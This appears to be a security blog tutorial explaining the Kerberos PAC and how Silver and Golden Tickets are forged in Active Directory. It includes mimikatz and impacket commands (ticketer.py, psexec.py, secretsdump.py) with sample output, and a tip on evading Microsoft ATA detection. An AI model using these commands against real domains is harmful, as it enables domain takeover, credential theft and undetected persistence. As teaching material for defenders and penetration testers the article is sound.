



Silver & Golden Tickets

 en.hackndo.com/kerberos-silver-golden-tickets

Pixis

January 15, 2020



15 Jan 2020 · 13 min Now that we have seen how Kerberos works in Active Directory, we are going to discover together the notions of **Silver Ticket** and **Golden Ticket**. Author : **Pixis**

Ticket. To understand how they work, it is necessary to primary focus on the **PAC** (Privilege Attribute Certificate).

PAC

PAC is kind of an extension of Kerberos protocol used by Microsoft for proper rights management in Active Directory. The KDC is the only one to really know everything about everyone. It is therefore necessary for it to transmit this information to the various services so that they can create security tokens adapted to the users who use these services.

Note : Microsoft uses an existing field in the tickets to store information about the user. This field is "authorization-data". So it's not an "extension" per say

There is a lot of information about the user in his PAC, such as his name, ID, group membership, security information, and so on. The following is a summary of a PAC found in a TGT. It has been simplified to make it easier to understand.

```

AuthorizationData item
  ad-type: AD-Win2k-PAC (128)
    Type: Logon Info (1)
      PAC_LOGON_INFO: 01100800cccccccce00100000000000000002006a5c0818...
        Logon Time: Aug 17, 2018 16:25:05.992202600 Romance Daylight Time
        Logoff Time: Infinity (absolute time)
        PWD Last Set: Aug 16, 2018 14:13:10.300710200 Romance Daylight
Time
        PWD Can Change: Aug 17, 2018 14:13:10.300710200 Romance Daylight
Time
        PWD Must Change: Infinity (absolute time)
        Acct Name: pixis
        Full Name: pixis
        Logon Count: 7
        Bad PW Count: 2
        User RID: 1102
        Group RID: 513
        GROUP_MEMBERSHIP_ARRAY
          Referent ID: 0x0002001c
          Max Count: 2
          GROUP_MEMBERSHIP:
            Group RID: 1108
            Attributes: 0x00000007
            .... = Enabled: The
enabled bit is SET
            .... = Enabled By
Default: The ENABLED_BY_DEFAULT bit is SET
            .... = Mandatory:
The MANDATORY bit is SET
          GROUP_MEMBERSHIP:
            Group RID: 513
            Attributes: 0x00000007
            .... = Enabled: The
enabled bit is SET
            .... = Enabled By
Default: The ENABLED_BY_DEFAULT bit is SET
            .... = Mandatory:
The MANDATORY bit is SET
          User Flags: 0x00000020
          User Session Key: 00000000000000000000000000000000
          Server: DC2016
          Domain: HACKNDO
          SID pointer:
            Domain SID: S-1-5-21-3643611871-2386784019-710848469 (Domain
SID)
          User Account Control: 0x00000210
            .... = Don't Require
PreAuth: This account REQUIRES preauthentication
            .... = Use DES Key Only:
This account does NOT have to use_des_key_only
            .... = Not Delegated: This
might have been delegated
            .... = Trusted For
Delegation: This account is NOT trusted_for_delegation
            .... = SmartCard Required:
This account does NOT require smartcard to authenticate

```


```

.....0... = Encrypted Text
Password Allowed: This account does NOT allow encrypted_text_password
.....0.. = Account Auto Locked:
This account is NOT auto_locked
.....1. = Don't Expire
Password: This account DOESN'T_EXPIRE_PASSWORDs
.....0 = Server Trust
Account: This account is NOT a server_trust_account
.....0... = Workstation Trust
Account: This account is NOT a workstation_trust_account
.....0.. = Interdomain trust
Account: This account is NOT an interdomain_trust_account
.....0. = MNS Logon Account:
This account is NOT a mns_logon_account
.....1 = Normal Account: This
account is a NORMAL_ACCOUNT
.....0... = Temp Duplicate
Account: This account is NOT a temp_duplicate_account
.....0.. = Password Not
Required: This account REQUIRES a password
.....0. = Home Directory
Required: This account does NOT require_home_directory
.....0 = Account Disabled:
This account is NOT disabled

```

This PAC is found in every tickets (TGT or TGS) and is encrypted either with the KDC key or with the requested service account's key. Therefore the user has no control over this information, so he cannot modify his own rights, groups, etc.

This structure is very important because it allows a user to access (or not access) a service, a resource, to perform certain actions.




The PAC can be considered as the user's security badge: He can use it to open doors, but he cannot open doors to which he does not have access.

Silver Ticket

When a customer needs to use a service, he asks for a TGS (Ticket Granting Service) to the KDC. This process goes through two requests KRB_TGS_REQ and KRB_TGS_REP.

As a reminder, here is what a TGS looks like schematically.

It is encrypted with the NT hash of the account that is running the service (machine account or user account). Thus, if an attacker manages to extract the password or NT hash of a service account, he can then forge a service ticket (TGS) by choosing the information he wants to put in it in order to access that service, without asking the KDC. It is the attacker who builds this ticket. It is this forged ticket that is called **Silver Ticket**.



Let's take as an example an attacker who finds the NT hash of **DESKTOP-01** machine account (**DESKTOP-01\$**). The attacker can create a block of data corresponding to a ticket like the one found in KRB_TGS_REP. He will specify the

domain name, the name of the requested service (its SPN - Service Principal Name), a username (which he can choose arbitrarily), his PAC (which he can also forge). Here is a simplistic example of a ticket that the attacker can create:


- **realm** : adsec.local
- **sname** : cifs\desktop-01.adsec.local
- **enc-part** : # *Encrypted with compromised NT hash*
 - **key** : 0x309DC6FA122BA1C # *Arbitrary session key*
 - **crealm** : adsec.local
 - **cname** : pixisAdmin
 - **authtime** : 2050/01/01 00:00:00 # *Ticket validity date*
 - **authorization-data** : Forged PAC where, say, this user is Domain Admin

Once this structure is created, the user encrypts the **enc-part** block with the compromised NT hash, then it can create a KRB_AP_REQ from scratch. He just has to send this ticket to the targeted service, along with an authenticator that he encrypts with the session key he arbitrarily chose in the TGS. The service will be able to decrypt the TGS, extract the session key, decrypt the authenticator and provide the service to the user since the information forged in the PAC indicates that the user is a Domain Admin, and this service allows Domain Admins to use it.

That seems great, right? Only... the PAC is **double signed**.

The first signature uses service account's secret, but the second uses domain controller's secret (krbtgt account's secret). The attacker only knows the service account's secret, so he is not able to forge the second signature. However, when the service receives this ticket, it **usually verifies only the first signature**. This is because service accounts with SeTcbPrivilege, accounts that can act as part of the operating system (for example the local **SYSTEM** account), do not verify the Domain Controller's signature. That's very convenient from an attacker's perspective! It also means that even if **krbtgt** password is changed, Silver Tickets will still work, as long as the service's password doesn't change.

Here is a schematic summarizing the attack:



In practice, here is a screenshot showing the creation of a Silver Ticket with Mimikatz tool developed by Benjamin Delpy (@gentilkiwi).

```
PS C:\Users\msmith\Desktop\mimikatz\x64> klist
Current LogonId is 0:0x32355
Cached Tickets: (0)
PS C:\Users\msmith\Desktop\mimikatz\x64> copy .\upload.bat \\desktop-01.adsec.local\c$\windows\temp
copy : Access is denied
At line:1 char:1
+ copy .\upload.bat \\desktop-01.adsec.local\c$\windows\temp
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Copy-Item], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.CopyItemCommand

PS C:\Users\msmith\Desktop\mimikatz\x64> .\mimikatz.exe

#####. mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # kerberos::golden /domain:adsec.local /user:ANY /sid:S-1-5-21-1423455951-1752654185-1824483205 /krbtgt:ce
b0 /target:DESKTOP-01.adsec.local /service:cifs /ptt
User : ANY
Domain : adsec.local (ADSEC)
SID : S-1-5-21-1423455951-1752654185-1824483205
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: ce: rc4_hmac_nt
Service : cifs
Target : DESKTOP-01.adsec.local
Lifetime : 2/27/2019 10:47:02 AM ; 2/24/2029 10:47:02 AM ; 2/24/2029 10:47:02 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'ANY @ adsec.local' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\msmith\Desktop\mimikatz\x64> copy .\upload.bat \\desktop-01.adsec.local\c$\windows\temp
PS C:\Users\msmith\Desktop\mimikatz\x64>
```

Here's the command line used in Mimikatz:

```
kerberos::golden /domain:adsec.local /user:random_user /sid:S-1-5-21-1423455951-1752654185-1824483205 /rc4:0123456789abcdef0123456789abcdef /target:DESKTOP-01.adsec.local /service:cifs /ptt
```

This command line creates a ticket for **adsec.local** domain with an arbitrary username (**random_user**), and targets **CIFS** service of **DESKTOP-01** machine by providing its NT hash.

It is also possible to create a Silver Ticket under linux using impaket, via **ticketer.py**.

```
ticketer.py -nthash 0123456789abcdef0123456789abcdef -domain-sid S-1-5-21-1423455951-1752654185-1824483205 -domain adsec.local -spn CIFS/DESKTOP-01.adsec.local random_user
```

Then export the ticket path into a special environment variable called **KRB5CCNAME**.

```
export KRB5CCNAME='/path/to/random_user.ccache'
```

Finally, all the tools from **impacket** can be used with this ticket, via the **-k** option.

```
psexec.py -k DESKTOP-01.adsec.local
```

Golden Ticket

We have seen that with a **Silver Ticket**, it was possible to access a service provided by a domain account if that account was compromised. The service accepts information encrypted with its own secret, since in theory only the service itself and the KDC are

aware of this secret.


This is a good start, but we can go further. By building a Silver Ticket, the attacker gets rid of the KDC since in reality, the user's real PAC contained in his TGT does not allow him to perform all the actions he wants.

To be able to modify the TGT, or forge a new one, one would need to know the key that encrypted it, i.e. the KDC key. This key is in fact the hash of the `krbtgt` account. This account is a simple account, with no particular rights (at system or Active Directory level) and is even disabled. This low exposure makes it better protected.


If an attacker ever manages to find the secret's hash of this account, he will then be able to forge a TGT with an arbitrary PAC. And that's kind of like the Holy Grail. Just forge a TGT stating that the user is part of "Domain Admins" group, and that's it.

With such a TGT in his hands, the user can ask the KDC for any TGS for any service. These TGSs will have a copy of the PAC that the attacker has forged, certifying that he is a Domain Admin.

It is this forged TGT that is called **Golden Ticket**.



In practice, here is a demonstration of how to create a **Golden Ticket**. First, we are in a session that does not have a cached ticket, and does not have the rights to access `C$` share on the domain controller `\\DC-01.adsec.local\C$`.



We then generate the **Golden Ticket** using the NT hash of the account **krbtgt**.

```
PS C:\Users\jdoe\Desktop> .\mimikatz.exe

#####  mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
### ^ ###  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## > \ ##    > http://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /domain:adsec.local /user:ANYUSER /sid:S-1-5-21-1423455951-1752654185-1824483205 /krbtgt:e41
c
User      : ANYUSER
Domain    : adsec.local (ADSEC)
SID       : S-1-5-21-1423455951-1752654185-1824483205
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e41c
Lifetime  : 06/03/2019 17:01:15 ; 03/03/2029 17:01:15 ; 03/03/2029 17:01:15
-> Ticket : ** Pass The Ticket **


* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'ANYUSER @ adsec.local' successfully submitted for current session
mimikatz #
```

Here's the command line used in Mimikatz:

```
/kerberos::golden /domain:adsec.local /user:random_user /sid:S-1-5-21-1423455951-1752654185-1824483205 /krbtgt:0123456789abcdef0123456789abcdef /ptt
```

This command line creates a ticket for **adsec.local** domain with an arbitrary username (**random_user**), by providing the NT hash of **krbtgt** user. It creates a TGT with a PAC indicating that we are Domain Admin (among other things), and that we are called **random_user** (arbitrarily chosen).

Once we have this ticket in memory, our session is able to request a TGS for any SPN, e.g. for **CIFS\DC-01.adsec.local** to read the contents of the share **\\DC-01.adsec.local\C\$**.



It is also possible to create a Golden Ticket under linux using [impacket](#), via [ticketer.py](#).

```
ticketer.py -nthash 0123456789abcdef0123456789abcdef -domain-sid S-1-5-21-1423455951-1752654185-1824483205 -domain adsec.local random_user
```

Then export the ticket path into the same special environment variable as before, called [KRB5CCNAME](#).

```
export KRB5CCNAME='/chemin/vers/random_user.ccache'
```

Finally, all the tools from **impacket** can be used with this ticket, via the [-k](#) option.

```
secretsdump.py -k DC-01.adsec.local -just-dc-ntlm -just-dc-user krbtgt
```

Encryption methods

Until now, we used [NT](#) hashes to create Silver/Golden Tickets. In reality, this means that we were using the [RC4_HMAC_MD5](#) encryption method, but it's not the only one available. Today, there are several encryption methods possible within Active Directory because they have evolved with versions of Windows. Here is a summary table from the [Microsoft documentation](#)

Encryption type	Description and version support
DES_CBC_CRC	Data Encryption Standard with Cipher Block Chaining using the Cyclic Redundancy Check function Supported in Windows 2000 Server, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008. The Windows 7, Windows 10, Windows Server 2008 R2 and later operating systems do not support DES by default.
DES_CBC_MD5	Data Encryption Standard with Cipher Block Chaining using the Message-Digest algorithm 5 checksum function Supported in Windows 2000 Server, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008. The Windows 7, Windows 10, Windows Server 2008 R2 and later operating systems do not support DES by default.
RC4_HMAC_MD5	Rivest Cipher 4 with Hashed Message Authentication Code using the Message-Digest algorithm 5 checksum function Supported in Windows 2000 Server, Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008, Windows 7, Windows 10, Windows Server 2008 R2, Windows Server 2012 and Windows Server 2012 R2.
AES128_HMAC_SHA1	Advanced Encryption Standard in 128 bit cipher block with Hashed Message Authentication Code using the Secure Hash Algorithm (1). Not supported in Windows 2000 Server, Windows XP, or Windows Server 2003. Supported in Windows Vista, Windows Server 2008, Windows 7, Windows 10, Windows Server 2008 R2, Windows Server 2012 and Windows Server 2012 R2.
AES256_HMAC_SHA1	Advanced Encryption Standard in 256 bit cipher block with Hashed Message Authentication Code using the Secure Hash Algorithm (1). Not supported in Windows 2000 Server, Windows XP, or Windows Server 2003. Supported in Windows Vista, Windows Server 2008, Windows 7, Windows 10, Windows Server 2008 R2, Windows Server 2012 and Windows Server 2012 R2.
Future encryption types	Reserved by Microsoft for additional encryption types that might be implemented.

The desired encryption method can be used to generate the TGT. The information can be found in **EType** field associated with the TGT. Here is an example using AES256 encryption.

```

PS C:\Users\jdoe\Desktop> .\mimikatz.exe

##### mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
##### "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX < vincent.letoux@gmail.com >
'#####' > http://pingcastle.com / http://mysmartlogon.com ***//


mimikatz # kerberos::golden /domain:adsec.local /user:ANYUSER /sid:S-1-5-21-1423455951-1752654185-1824483205 /aes256:d2
User : ANYUSER
Domain : adsec.local (ADSEC)
SID : S-1-5-21-1423455951-1752654185-1824483205
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: cd2
Lifetime : 06/03/2019 17:47:21 ; 03/03/2029 17:47:21 ; 03/03/2029 17:47:21
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'ANYUSER @ adsec.local' successfully submitted for current session

mimikatz #

```



Furthermore, according to the presentation [Evading Microsoft ATA for Active Directory Domination](#) from [Nikhil Mittal](#) at Black Hat, this would allow not to be detected by Microsoft ATA, for the moment, since one avoids making a **downgrade** of encryption

method. By default, the encryption method used is the strongest supported by the client.

Conclusion

This article clarifies the concepts of PAC, Silver Ticket, Golden Ticket, as well as the different encryption methods used in authentication. These notions are essential to understand Kerberos attacks in Active Directory.

Feel free to leave a comment or find me on my [Discord server](#) if you have any questions or ideas!

Resources

Author : [Pixis](#)

Blog author, follow me on [twitter](#) or [discord](#)



Similar posts
